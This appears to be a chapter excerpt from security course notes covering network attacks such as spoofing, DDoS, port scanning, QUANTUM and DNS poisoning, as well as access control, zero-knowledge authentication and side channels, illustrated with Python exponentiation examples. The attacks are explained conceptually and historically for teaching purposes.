


Figure 3.2: The network interconnection mechanism (inter-net) uses routers to find a path and transport packets to their destination.

While packets are not sent to *all* connected devices, routing is by no means a confidentiality guarantee. For starters, routers themselves could eavesdrop or alter all the packets they receive (and some do!), or simply drop packets. Thus there is no integrity guarantee here either. What routers do, however, is contribute a new means for availability to fail: if the route they choose is unavailable, incorrect, or too busy, then packets will not reach their destination.

In particular, a sender is free to specify *anything* for a source IP address. There are several situations in which this enables an adversary to learn information or even perform attacks, and in any case this means we should consider with caution any claim built from IP data. One way that this has been leveraged in recent years is to launch powerful *reflection attacks*: the attacker queries a fast and talkative server, with a forged source IP (the victim's); the victim then receives the full unsollicited response, which is typically orders of magnitude larger than the attacker's initial message. This attack, which can be distributed, amplifies the attacker's bandwidth and

SYN
SYN
SYN
SYN
SYN
SYN

Figure 3.3: Network congestion results in packets being dropped; alternatively, one may exhaust a computer's resources by having it wait for further information. One way to achieve this on older systems is to send many TCP `SYN` packets, as the target will open sockets, reply with a `SYN+ACK` packet, and wait for an `ACK` packet which will never arrive. In doing so, the target allocates resources, which cannot be used to respond to legitimate connections. In both scenarios, the result is a potential denial of service.

can quickly saturate their victims' network, preventing them from sending or receiving any information. This is an example of a (network-based, distributed) *denial of service* attack (DDoS).

Recent years have seen the rise in DDoS-as-a-service providers, who offer to slow down or cut a target's Internet access by launching such attacks in exchange for money. The methods may vary (more traditional connections, usage of botnets, reflection...) but the effect is always the same, with the victim facing packets coming from seemingly legitimate high-profile servers and eventually drowning under the sheer flow of unsollicited packets. In 2016, a record-breaking (botnet-powered) DDoS peaked at 1.5 Tb/s against the Dyn DNS provider, in effect disconnecting many of the major US websites for hours.

Another aspect of the lack of integrity guarantees of IP packets (and TCP/IP packets) is the ability for an adversary to alter or even hijack the exchanges between two devices. To be precise, TCP *does* have a checksum, but this only prevents against accidental noise (anyone can alter a packet, and recompute the correct checksum).

Finally, much information can be learned from the way a device reacts to specially crafted packets; indeed there is no reference implementation (and even if there were, implementers would probably deviate from it), resulting in shibboleths that an astute attacker can leverage. Such *fingerprinting* and *side-channel information* is essential to fine-tune attacks.

Port scanning and service identification

> ***Note:*** *this section is illustrative and may be skipped at first.*

TCP/IP is based on a client-server approach to communication. In that model, a "server" device is waiting for someone (a "client") to initiate communication. After an initial handshake (which merely tests that server and client can exchange messages), the connection is established and it is possible to send packets from one device to the other.

Now TCP/IP also introduces the *port* abstraction; since many applications may want to use the Internet connection for different reasons, using different higher-level protocols (e.g., video streaming, e-mails, web pages, etc.), it is handy to separate them. Thus every packet is attributed a *port number*, corresponding to one application. For instance, port number 80 is now usually associated with a HTTP server application, whereas port 23 would serve SSH, and 443 would be HTTPS. Although there is no strict association, most of the ports number have cemented around a de facto standard protocol, see Table 3.1.[1]

Combined together, the handshake and the port abstraction may reveal interesting information about a remote host. Indeed, assume we send a TCP `SYN` packet to some target, with some port

[1]Some of these ports are "officially" assigned by the IANA, but that doesn't prevent anyone from doing otherwise.

Table 3.1: Some very common port associations for TCP/IP.

Protocol	Shorthand	Typical port
File Transfer Protocol	FTP	20/21
Secure Shell	SSH	22
Telnet	Telnet	23
Simple Mail Transfer Protocol	SMTP	25
Hypertext Transfer Protocol	HTTP	80
Post Office Protocol	POP	110
Internet Message Access Protocol	IMAP	143
Border Gateway Protocol	BGP	179
Lightweight Directory Access Protocol	LDAP	389
HTTP over TLS	HTTPS	443
FTP over TLS	FTPS	989/990

number X. If there is an application waiting on this port, then a `SYN+ACK` reply will be sent, and we learn, at least, that there is an application waiting on this port. Sometimes, going through with the connection reveals even more information (e.g., the remote server sends us its name and version).

There are more clever ways to learn about which connections a remote host accepts (some of which we discussed during the lecture), which allow us to hide our origins or bypass firewall protections. But the bottom line is we learn something about what software is likely to run on our target (and possibly, which version). This information is valuable to an attacker, as part of a reconnaissance effort, and while looking for vulnerabilities. It may also help the adversary in learning new information, as for instance many protocols send passwords in the clear (`telnet`, `rsh`, `ftp`, `http`, ...).

In 2015, prior to the TV5Monde attack, a multimedia server used by journalists had its RDP port exposed to the Internet. Attackers noticed this during a port scan, and realised the RDP server was using default username and password. From this they could take control of this computer. (However, they quickly realised that this machine was not connected to the internal network, so they had to find another way).

The QUANTUM suite

> ***Note:*** *this section is illustrative and may be skipped at first.*

Starting around 2005, the U.S. National Security Agency (NSA) started using the QUANTUM suite of man-on-the-side capability. It relies on the ability to send a response faster than the legitimate server, impersonating it; this can be achieved in a number of ways, including having a compromised router that duplicates Internet traffic (typically HTTP requests) so that they go both to the intended target and to an NSA site.

This is often used in combination with other tools (such as NSA FOXACID or OLYMPUSFIRE) to insert malware in the response, or redirect the client to a malicious server.

In collaboration with the U.K. Government Communications Headquarters (GCHQ, program MUSCULAR), this allowed these agencies to intercept communications with many websites, including Hotmail, Linkedin, Facebook, Twitter, Yahoo, Gmail, and YouTube.

The QUANTUM suite more specifically provided the capabilities summarised in Table 3.2, all relying on the ability to race a legitimate reply.

Table 3.2: NSA QUANTUM suite capabilities, as of 2005; since the publication in 2013 of the NSA ANT catalog, many similar tools have been found to be used across the world.

QUANTUMINSERT	Hijack connection to redirect target to exploit server.
QUANTUMBOT	Hijack IRC bots and communications from bots.
QUANTUMBISQUIT	Facilitates attack against hard to reach targets.
QUANTUMDNS	DNS injection/redirection.
QUANTUMHAND	Targets Facebook users.
QUANTUMSKY	Denies access to a webpage by injecting/spoofing `RST` packets.
QUANTUMCOPPER	File download/upload disruption and corruption.

Quantum Insert has been used in the Middle East, but was also used in a controversial GCHQ/NSA operation against employees of the Belgian telecom Belgacom and against workers at OPEC, the Organization of Petroleum Exporting Countries. According to the NSA's internal documents, the "highly successful" technique allowed them to place 300 malicious implants on computers around the world in 2010.

Since this very simple attack relies on the lack of security guarantees at the TCP/IP level, anyone who can passively or actively monitor a network and send spoofed packets can perform QUANTUM-like attacks (in particular, any ISP can easily do this). As a result, since the 2013 publication of the NSA ANT catalog, describing the QUANTUM tool amongst others, researchers have identified many similar attacks being performed in the wild, as early as 1994. One of the way that the Great Firewall of China prevents access to websites is precisely by sending early `RST` packets to clients, similar to QUANTUMSKY.

The NSA is allegedly able to perform this attack on a large scale, which requires the capability to listen in on potentially high volumes of traffic.

3.3 Name and address resolution

For a vast majority of users however, Internet is not so much about IP addresses as it is about domain names: this is what they use in their browser to access websites, this is what they see when sending e-mails, etc. The task of matching a domain name, such as `www.guardian.co.uk` with an IP address is handled by a *domain name resolver*.

Because DNS is so central to most users, there are several copies of this information at different levels, so that one does not have to query a single server everytime one needs to access a website: this is a *cache hierarchy*. While such mechanisms improve latency somewhat, they also introduce leeway to attackers to learn information or interfere with normal operation. Indeed, the DNS protocol does not offer either confidentiality, integrity, or availability guarantees; some immediate consequences are:

- The possibility for an attacker to learn the contents (i.e., which websites are visited) of DNS requests, either directly or indirectly (using cache misses to learn that information);
- The possibility for an attacker to provide incorrect replies, possibly even before a request was made (*colorFireBrickcache poisoning*), thereby redirecting their target to any IP address; and the possibility to create forged requests, possibly redirecting the replies to a third party (this is a *reflection attack*).
- The possibility for an attacker to prevent access to a website by having the DNS requests be inaccurate or timed out, or simply by disconnecting the relevant DNS servers.

At the other end, a packet with some destination IP should be sent to a concrete device. This association is performed following the address resolution protocol (ARP), which also relies on a cache hierarchy. Cache poisoning therefore applies equally well and allows attackers, for instance, to redirect traffic in a local network.

An example: The Dyn DNS attack 2016

> ***Note:*** *this section is illustrative and may be skipped at first.*

On October 21, 2016, a targeted distributed attack against the Dyn DNS provider disconnected a large portion of popular websites, including Airbnb, Amazon, BBC, CNN, Comcast, Electronic Arts, Etsy, Fox News, The Guardian, GitHub, HBO, Heroku, Imgur, Netflix, The New York Times, PayPal, Pinterest, PlayStation Network, Quora, Reddit, Slack, Tumblr, Twitter, Visa, The Wall Street Journal, Wikia, Wired, Xbox Live, and Yelp.

In total, several thousand websites were unreachable. The attack started at 7:00 and laster for two hours and a half; a second attack was launched around 11:52, and a third attack took place after 16:00. The situation was not resolved before 18:11, at which point some services had been disconnected for about 11 hours.

The attack itself simply performed many DNS requests, too many for Dyn to handle, resulting in the denial of service. To send so many requests, the attacker assembled a *botnet*, a network of computers under their control, in that case consisting of a large number of Internet-connected devices such as printers, IP cameras, residential gateways and baby monitors. These devices are not considered by many users as computers, leading to most of them being left without protection and exposed to the Internet. The attacker took control of them using the Mirai open source malware.

The same technique and botnet was user earlier the same year to attack computer security journalist Brian Krebs's web site (20 September 2016), and participated in an attack on French web host OVH (4 October 2016). In November 2016, it temporarily but completely disconnected the country Liberia from the Internet.

This series of attacks currently holds the record for the largest distributed denial of service attack, peaking at an estimated 1.5 Tb/s of traffic. The attackers have not been identified.

3.4 Arresting botnets: Operation Tovar

> ***Note:*** *this section is illustrative and may be skipped at first.*

In some exceptional cases, international collaborations are formed to try and pin down botnet operators.

Operation Tovar was one of them, carried out by law enforcement agencies from multiple countries against the Gameover ZeuS botnet. This botnet was used in bank fraud and the distribution of the CryptoLocker ransomware. The collaboation included the U.S. Department of Justice, Europol, the FBI and the U.K. National Crime Agency, South African Police Service, Australian Federal Police, the National Police of the Netherlands' National High Tech Crime Unit, the European Cybercrime Centre (EC3), Germany's Bundeskriminalamt, France's Police Judiciaire, Italy's Polizia Postale e delle Comunicazioni, Japan's National Police Agency, Luxembourg's Police Grand Ducale, New Zealand Police, the Royal Canadian Mounted Police, Ukraine's Ministry of Internal Affairs' Division for Combating Cyber Crime, The Defense Criminal Investigative Service of the U.S. Department of Defense; together with a number of security companies and academic researchers including Dell SecureWorks, Deloitte Cyber Risk Services, Microsoft Corporation, F-Secure, L3 Comms, McAfee, Neustar, Shadowserver, Anubisnetworks, Symantec, Heimdal Security, Sophos and Trend Micro, Carnegie Mellon University, Georgia Institute of Technology, VU University Amsterdam and Saarland University.

After a long investigation, in early June 2014, Operation Tovar had temporarily succeeded in cutting communication between Gameover ZeuS and its command-and-control servers. Soon after, Russian Evgeniy "lucky12345" Bogachev was charged by the FBI of being the ringleader. The arrest enabled investigators to definitively stop the botnet, to measure the full scale of the attacks perpetrated by ZeuS, and to realise (unexpectedly) that decryption of CryptoLocked files was possible.

About 1.3% of those infected had paid the ransom, resulting in a benefit of about 3 million dollars for the gang.

Chapter 4

Access control mechanisms

An ubiquitous *response* to security concerns is the implementation of *access control mechanisms*. Concretely, a low-level *reference monitor* ensures that operations on the system are only allowed after three essential steps have been successfully fulfilled:

1. The person requesting the operation should be known of the system; usually this takes the form of a (declarative) *identification* step.
2. The person requesting the operation (having given a known identity) should provide proof that this identity is theirs; this is the *authentication* step.
3. The person requesting the operation (having given a known identity, and proven that it is theirs) should be allowed to perform the requested operation; this is the *authorisation* step.

All three steps are essential to ensure proper access control (AC).

4.1 Access control in theory

The code idea of access control is to monitor *users* of a system, so that any modification to the system could be traced back to a specific user's actions; or similarly to ensure that any confidentiality breach can be pinned down to a given individual's actions. In other terms, it assumes that any security risk can be blamed on the system's users.

Properties of the reference monitor

A necessary set of properties for this idea to make sense is that the reference monitor is non-bypassable (otherwise, users could alter data without being monitored), evaluable (otherwise, users may gain access despite illegitimate credentials), always invoked (otherwise, some operations may not be attached to a user), and tamper-proof (otherwise, an attacker may change the reference monitor's behaviour). A mnemonic for these properties is *NEAT*.

Ideal AC versus Real-world AC

In an ideal world, we may assume that access control is perfect, i.e., access is possible if and only if all three steps (identification, authentification, authorisation) have been successfully passed. In practice, we would have to consider how access is denied, and there might be situations in which it is possible, if hard, for an adversary to access resources despite access controls. It is therefore important to be explicit about the amount of protection offered by access control mechanisms, which we can then weight against adversary models. For example, a locked door can be broken through, and depending on the door's material this may require more of less specialised tools and time.

An illustration: the Bell–LaPadula–Schell AC

> ***Note:*** *this section is illustrative and may be skipped at first.*

The Bell–LaPadula–Schell (BLP) access control model is interesting as it illustrates several appealing features of mathematical models, as well as remarkable limitations of access control mechanisms. Let's first define a lattice L, i.e., a partially ordered set with a maximum and a minimum. The typical example is

$$L = \{\text{unclassified} < \text{classified} < \text{secret} < \text{top secret}\}.$$

We then consider a set of users U, a set of resources or objects R, and a set of operations O, for instance

$$O = \{\text{read}, \text{write}\}.$$

To each user $u \in U$ we associate their *accreditation level* $\alpha(u) \in L$. To each resource $r \in R$ we associate their *classification level* $\gamma(r) \in L$. We can now specify the set of *authorised actions* as those actions that obey the following rules:

1. "No read up": a resource $r \in R$ cannot be read by an user $u \in U$ if $\alpha(u) < \gamma(r)$. All other reads are authorised.

2. "No write down": a resource $r \in R$ cannot be written by an user $u \in U$ if $\alpha(u) > \gamma(r)$. All other writes are authorised.

If a user writes on a resource, this resource's classification level rises to match the user's accredication level: $\gamma(r) \leftarrow \alpha(u)$.

One remarkable feature of the BLP model is that it can be represented as a finite automaton, and analysed completely from the premise that if we are in a "good state" to begin with, then any authorised action leads to a "good state". This enable us to check a system in a completely automated and exhaustive manner.

But we must now ask the question: how are security properties impacted by this approach? It turns out this is not obvious at all. First, the BLP model does not cover any integrity concern. Furthermore, since there is no mechanism to have documents "fall down", they eventually all reach the highest level, which may be considered an availability concern. More worrying, is the fact that even confidentiality is not clearly captured.

The first obvious limitation is that the BLP model fails if individuals can change accreditation. A less obvious limitation is that it is vulnerable to *collusion*: assume that there is high-ranked official, Alice, with top secret clearance; and assume she is willing to collaborate with Bob, who only has unclassified accreditation. Then there is a way that Alice can exfiltrate top secret information to Bob, in spite of the BLP restrictions. Note that, as many attackers are insiders, this assumption is realistic. Here is one possible way that Alice and Bob can communicate:

1. Bob creates public documents

$$\text{a}, \text{abandon}, \text{ability}, \text{able}, \dots, \text{zero}, \text{zone}, \text{ zoo}$$

   (this corresponds to all the words in a dictionary).

2. Alice can see all these documents. She cannot write in public documents, but if she tries, the unclassified documents become top secret, and Bob cannot read them anymore. Thus Alice decides to modify well-chosen files, e.g., the documents "Hello" and "world".

3. Bob tries to read all the files he created earlier. He will succeed, except for the documents "Hello" and "world", which are now top secret.

In that fashion, Alice has sent Bob the message "Hello world". By using a more clever technique (e.g., using binary or hexadecimal codes) it is possible to convey information more efficiently.

This communication channel between Alice and Bob is not provided by the BLP mechanism (and therefore not controlled by it), it is called a *covert channel*. Why does the BLP model allow such a channel? In part because it makes no clear difference between what it tries to achieve in terms of security (policy) and what means are used to make this happen (mechanism). Here the mechanism allows us to do something that a policy (had it been clearly stated) would not have allowed. This leads us to remember to important following design principle: *clearly separate mechanism from policy*.

4.2 Authentication in theory

We now turn our attention more precisely to authentication, one of the key steps in access control. Authentication requires a proof of identity, but "identity" is a tricky topic. Rather that identity, we will rely on an imperfect approach: we will assume that within the group of known users, every individual is endowed with a "secret". Authentication is then ensuring that the individual has the secret they claim.

What is a good secret?

Nevertheless, the secret is supposed to mimic identity, and in particular, should be unique (within that group), should not be copyable or guessable, and it should not be the case that someone gives their secret to someone else. Furthermore, it should not be the case that the secret disappears unexpectedly; but at the same time, it should be possible to replace a compromised secret by a fresh one, ideally in a way that the new secret cannot be derived from the previous one.

The above paragraph puts many constraints of what constitutes an acceptable secret. For instance, passwords fail to satisfy most of the desirable properties; and so do many biometric features. It is a very salient question in security: *what could be a realistic good secret* to use for authentication? Naturally, we may relax our expectations and accept a less-than-perfect secret, but that seems to cause an interesting paradox: indeed, if for instance we must protect our passwords, then it means *we need access control... to be able to use access control*!

Multi-factor authentication

Following this idea, a makeshift solution is *multi-factor authentication*; concretely, use several secrets. On the one hand, doing so reduces the likelihood that one secret's limitations suffice for an attacker to bypass authentication. On the other hand, it increases the likelihood that at least one secret is missing, and that legitimate users are blocked from accessing the system. In any case, multi-factor authentication requires the use of *independent secrets*. A bad example is to ask for both a password and a code sent by SMS — what if the person is using their phone to type the password? More generally, "two-factor authentication using SMS (...) isn't technically two-factor at all." — NIST 2016.

The above remark is motivated by the relative ease to prevent, intercept, or redirect SMS messages; but more pragmatically mobile phones have become the center of many users' virtual activity: *keep secrets physically separate*.

Properties of an authentication protocol

An authentication protocol checks that an individual indeed possesses the claimed secret. In that scenario we consider a *prover* (the user) trying to convince a *verifier* (the access control mechanism). Ideally, an authentication protocol satisfies the following properties:

1. *Correctness*: if the prover possesses the secret, then the authentication protocol succeeds.

2. *Significance*: if the authentication protocol succeeds, then the prover possesses the secret.

3. *Non-transferability*: if the authentication protocol succeeds, then the verifier cannot impersonate the prover to a third-party.

The first two properties are easy to achieve, for instance with passwords. However passwords are trivially transferable, since one has to transmit them to the verifier. Conversely, many biometric traits can be verified in a non-transferable way, but have some inevitable false positive and false negative probability.

As usual, we may relax our expectations and replace non-transferability by a weaker property, that of *eavesdropper resistance*: if the authentication protocol succeeds, then an eavesdropper (different from the verifier) cannot impersonate the prover. In other terms, we assume that the verifier is honest.

4.3 Zero-knowledge identification

> ***Note:*** *this section is illustrative and may be skipped at first.*

Using cryptographic techniques, it is possible to devise a non-transferable authentication protocol, that is correct and significant with high probability. However, the computations required for this protocol require the use of a special device, which means that what we authenticate is the device (and not the bearer of that device). We can even ensure that an adversary (who may be the verifier itself!) doesn't learn anything, except that the prover possesses the claimed secret, and for this reason such protocols are dubbed *zero-knowledge proofs*.

Here is an example. Let G_0, G_1 be two graphs. The prover wants to convince the verifier that they know the secret permutation π, such that $\pi(G_0) = G_1$ (i.e., π is a graph isomorphism). Of course, the prover may send π to the verifier, but that would be trivially transferable. Instead, they play the following game:

1. The prover chooses a random permutation σ, and a bit $b \in \{0, 1\}$; then it computes $H \leftarrow \sigma(G_b)$ and sends H to the verifier.

2. The verifier chooses a bit $b' \in \{0, 1\}$ and sends it to the prover.

3. The prover computes the permutation

$$\tau = \begin{cases} \sigma & \text{if } b = b' \\ \sigma \circ \pi^{-1} & \text{if } b \neq b' \text{ and } b = 0 \\ \sigma \circ \pi & \text{if } b \neq b' \text{ and } b = 1 \end{cases}$$

then sends τ to the verifier.

4. The verifier accepts if and only if $H = \tau(G_{b'})$.

If π really is a graph isomorphism, then the verifier will always accept, and therefore this protocol is correct. If the verifier chooses b' randomly, and π is not an isomorphism, then $\tau(G_{b'}) = \sigma(G_b)$ if an only if $b = b'$; which happens with probability $1/2$. So the protocol is significant (or "sound") with probability $1/2$, which may seem small; in practice we would repeat the protocol several times, for instance 100 times, to bring the significance level to $1 - 2^{-100} \approx 1$. Therefore the verifier can be convinced beyond any doubt that the prover knows π.

How do we show that an adversary listening in on the conversation doesn't learn anything about π? The usual method is to exhibit a *simulator*: a program that doesn't know π and interacts with the verifier. If we can show that it is impossible to distinguish the simulator from the prover, then we have succeeded. (Think about this last sentence, let it sink it, make sure that you understand it before moving forward.)

Consider a verifier V, graphs G_0, G_1, and denote by b_V the bit chosen by the verifier in step 2. Construct a program S that does the following:

1. Choose a random permutation σ, and a bit $b \in \{0, 1\}$
2. Set $H \leftarrow \sigma(G_b)$, send it to V, and set $b' \leftarrow b_V$.
3. If $b' = b$, then return (b', H, σ); otherwise restart at step 1.

The bits b and b_V are chosen independently, hence are equal with probability $1/2$. As a result, S runs only twice in expectation. By design, the distribution of (b', H, σ) output from S is exactly the same as the distribution of (b', H, σ) that would happen between the prover and the verifier in a normal interaction. This means that, information-theoretically, S is indistinguishable from a prover-verifier transcript, and therefore is *perfectly zero-knowledge*.

Many protocols have the weaker property of being *computationally* zero-knowledge, which means that the difference between simulator and legitimate transcript is practically unusable (although the difference may exist); and some only provide *honest verifier* zero-knowledge, where we assume that the verifier follows the protocol (even it they try to learn our secrets).

4.4 Further reading

- A high-level introduction to access control is provided in the articles by Brose [Bro05] and Shekhar et al. [SXZ17].
- For a discussion on passwords and their limitations, see for instance Bonneau [Bon12][1] and Bonneau et al. [Bon+12; PB10; BP10].
- More information about the Bell–LaPadula model can be found in the original article [BL73] and in Bell's retrospective article [Bel05].

[1]This paper received the NSA Award for Best Scientific Cybersecurity Paper of 2012.

- A gentle introduction to zero-knowledge protocols was written by Quisquater et al. [Qui+89]. A more recent write-up is provided by one of the pioneers of zero-knowledge, Goldreich [Gol13]. The important fact that any **NP** statement can be proven in zero-knowledge is due to Goldreich et al. [GMW86] which also constitutes a nice introduction.

Part II

Ideal world vs. Real world

Chapter 5

Side and covert channels

Computers are not abstract machines. As a result, any algorithm, any running program, does strictly more than what the designers put into it. At the very least, computers receive and dissipate energy. The goal of this chapter is to illustrate how actual computation in the real world differs from the ideal model most programmers have in mind, and how this gap affects security properties. As we saw in the previous chapter, access control does not *per se* prevent the existence of covert channels (in the case we discussed, access control was *responsible* for introducing this channel).

5.1 What is a side channel?

A very general definition is that a *side channel* is any communication channel (including one-way channels) that occurs as a result of a system's operation, beyond its usual input and output. The existence of such channels is often an unforeseen consequence; in particular, most programming languages abstract away key hardware notions such as time, energy consumption, heat dissipation, noise, etc. which turn out to be valuable sources of side channel analysis, see Figure 5.1. Because it is unforeseen, a side channel may carry information that was supposed to be concealed, it is therefore usually a confidentiality hazard. In some cases, side channels can also change the system's internals (e.g., variables), in which case they can also affect integrity.

A *covert channel* is a communication channel between adversaries, through a medium in which we expected to control communication, see Figure 5.2. It therefore violates the system's policy and may again result in a security risk. Covert channels are especially powerful in bypassing access control limitations, since the colluding adversaries may undergo different restrictions: as an example, a weather application (accessing the Internet and knowing the user's location) could communicate with a photo application (having access to files and the camera)




Figure 5.1: We can see a system taking an input and providing an output as a channel, our "main channel". But the system's actions result in other phenomena, some of which inform us about what the system is doing (or modifies the system's operation), of what inputs or outputs it is dealing with: these are the side channels.




Figure 5.2: A covert channel allows subsystems to communicate without the system being able to control them. In particular, this means such channels are not subject to the system's access control policy.

through a covert channel to exfiltrate photos through the internet, something neither application could do alone.

A channel (main, side, or covert) is limited in the amount of information that it can reliably carry in a given amount of time: this is the channel's bandwidth. If the adversary is trying to learn information about the main channel by means of the side channel, then by the Shannon–Nyquist theorem the side channel's bandwidth should be large enough. This means we should either use high-bandwidth side channels; or target slow/slowed down main channels; or use a combination of sufficiently independent side channels.

5.2 A taxonomy of side and covert channels

Physical channels

A fair proportion of side and covert channel exist because computers are physical devices that interact with their environments, in way that are not prescribed or cannot be controlled by software. The most common of these can be classified as follows:

- *Electromagnetic fields*
  - Radiated fields, which are caused by the presence of electrical conductors carrying varying currents, in particular cables and buses, but also fast-switching components such as screens. We may further distinguish, with decreasing wavelengths:
    * Radio emissions, primarily due to cables;
    * Thermal emissions, resulting from heat dissipation;
    * Optical emissions, either deliberate (status LEDs, screens, etc.) or not (transistor switching photon emission).

    Conversely, electromagnetic fields can influence a device by induction or ionisation, which can be accidental (e.g., in space applications) or used to control the device's memory or behaviour by targeting for instance a laser.
  - Static fields, which are due the the presence of capacitive or magnetic effects, in particular
    * Impedance, between a system and the "ground" connection, measurable on the chassis, shields, cables, and wall sockets.
    * Remanence, for instance in DRAM or SRAM even after the system was shut down, and on the surface of magnetic hard drives even after erasure.

- – Electric power, used or transmitted by the device, which can be related to its operation and to the data being handled. Conversely, feeding a device with an inappropriate power source (intermittent, incorrect voltage, etc.) may cause it to malfunction in some way that may be exploited by an attacker.

  Electromagnetic fields are easy to measure and can sometimes be reliably acquired from long distances, due to radiation or to conduction.

- *Mechanical stresses*, in particular vibrations, which include motion (captured by mobile phones' gyroscopes and accelerometers), and acoustic emanations caused by coil whine, voltage regulators, and peripherals.

- *Timing*, as no operation is instantaneous, may reveal sensitive information about a device.

Microarchitectural channels

Another large family of side and covert channels result from hardware mechanisms that are often ignored by software programmers.

- *Memory access*, which is never constant-time and can reveal information about what a program is doing, in particular
  - Contention in data or instruction caches (HDD, DRAM, L3, L2, and L1 caches);
  - Paging mechanisms, including page faults and table lookaside buffers (TLB);
  - Other memory prefetching mechanisms, e.g., hard drive buffers.
- *CPU pipelines*, and in particular branch prediction.
- *Functional units*, and in particular ALUs, which fail to perform many operations in constant time.

Operating system channels

In some cases, the operating system (which may be a hypervisor) introduces additional channels that attackers can sometimes leverage, including:

- *Memory operations*, in particular
  - Virtual memory and swapping mechanisms;
  - Deduplication, which is sometimes directly exploitable and assists other attacks;
  - Logical erasure of data, in particular block remapping, which fails to physically erase information;
  - Memory prefetching and temporary files, backups.
- *Scheduling and multitasking*, which is sometimes directly exploitable and improves the temporal resolution of other attacks.
- *Global information*, such as the process table, network status, available memory.
- *Error handling*.

Miscellaneous

There are many more possible channels, which may be specific to a situation, and application, or a protocol (e.g., TCP/IP flags or sequence numbers), which may be local (e.g., plugging a non-input pin to an input) or non-local (e.g., Tor deanonymisation by traffic correlation).

5.3 An important example: Exponentiation

> ***Note:*** *this section is illustrative and may be skipped at first.*

Consider the simple but important task of computing x^n for given integers x and n. This operation is ubiquitous in computer science, and particularly in cryptography, where n is typically some secret that we do not want the adversary to learn. From a mathematical standpoint, there are many equivalent ways to compute x^n.

Maybe the most straightforward approach is to compute $x \times x \times \cdots \times x$, i.e., n multiplications. This corresponds to the following Python code:

```
def expo1(x,n):
  result = 1
  for i in range(n):
    result = result * x
  return result
```

This algorith is correct[1] and its analysis is immediate. However, it computes x^n by performing precisely n operations; an adversary can measure how long the algorithm take, and deduce n immediately: this is a *timing attack*. To do this, we would need to measure the algorithm's execution time precisely enough, which it usually not very challenging, and divide this by the time it takes for the computer to perform a single multiplication — this information is in general easy to find.

Let's compute x^n in another way. Write n in binary, and assume that it has a fixed length (we may pad with zeroes if necessary, so this is not really a strong assumption). Then we can compute successive powers of x in a more efficient way, as follows:

```
def expo2(x, n):
  result = 1
  for b in n:
    if b == 1:
      result = result * x
    result = result * result
  return result
```

This algorithm, known as the square-and-multiply algorithm, is much more efficient as it only performs of the order of $\log(n)$ operations; furthermore, the size of n is a fixed quantity, so we are not vulnerable to the previous timing attack.[2] However, if the attacker can measure the device's power consumption as this algorithm is run, then there would be a difference between the rounds where only a squaring is computed, and the rounds where both a multiplication and

[1] For small enough values of n and x, anyway.

[2] In fact, the presence of an `if` statement creates a measurable timing difference. But if n is large enough and chosen at random, there are impractically many possible candidates. Prove this to convince yourself.

a squaring are computed, manifest in the different power consumption of these operations.[3] This would allow the adversary to recover n using nothing more than an oscilloscope, as in Figure 5.3.




Figure 5.3: Simple power analysis of a square-and-multiply exponentiation. An adversary accessing power consumption information with a fine enough timescale can "read" the secret exponent's bits directly.

One idea is to perform *both* operations in any case. This is the intuition behind the "Montgomery ladder" algorithm:

```
def expo3(x, n):
  L = [1, x]
  for b in n.reverse():
    L[1 - b] = L[0] * L[1]
    L[b]     = L[b] * L[b]
  return L[0]
```

This algorithm performs a fixed number of operations depending on the size of n, so it not vulnerable to a simple timing attack. As it always does both a standard multiplication and a squaring, it is also a priori immune to power consumption attacks. But... *cache attacks* may create a measurable difference between access to `L[0]` and `L[1]`, which would allow an attacker to distinguish whether b is `0` or `1` at each round!

The cryptographic library OpenSSL, which implements exponentiation as part of its functionality, has been updated to patch its most severe side channel leakages. Following an efficient cache attack, the OpenSSL developers implemented another algorithm called scatter-and-gather, which was suggested by Intel (remember that caches belong to the CPU!). In 2017 however, Yarom et al. [YGH17] showed that scatter-and-gather is not constant time, and demonstrated a full attack. Computing x^n securely is not easy!

5.4 How is side channel information exploited?

In the exponentiation example, we saw that different sources of side channel information are used differently. In some cases, an adversary can directly read the main channel in the side channel (as in the power consumption case); in some other cases, they only get a distinguisher (as in the timing case). In general, one can compute the *correlation* between a set of measures and a set of simulations: if the adversary can simulate well enough the system's impact on a side

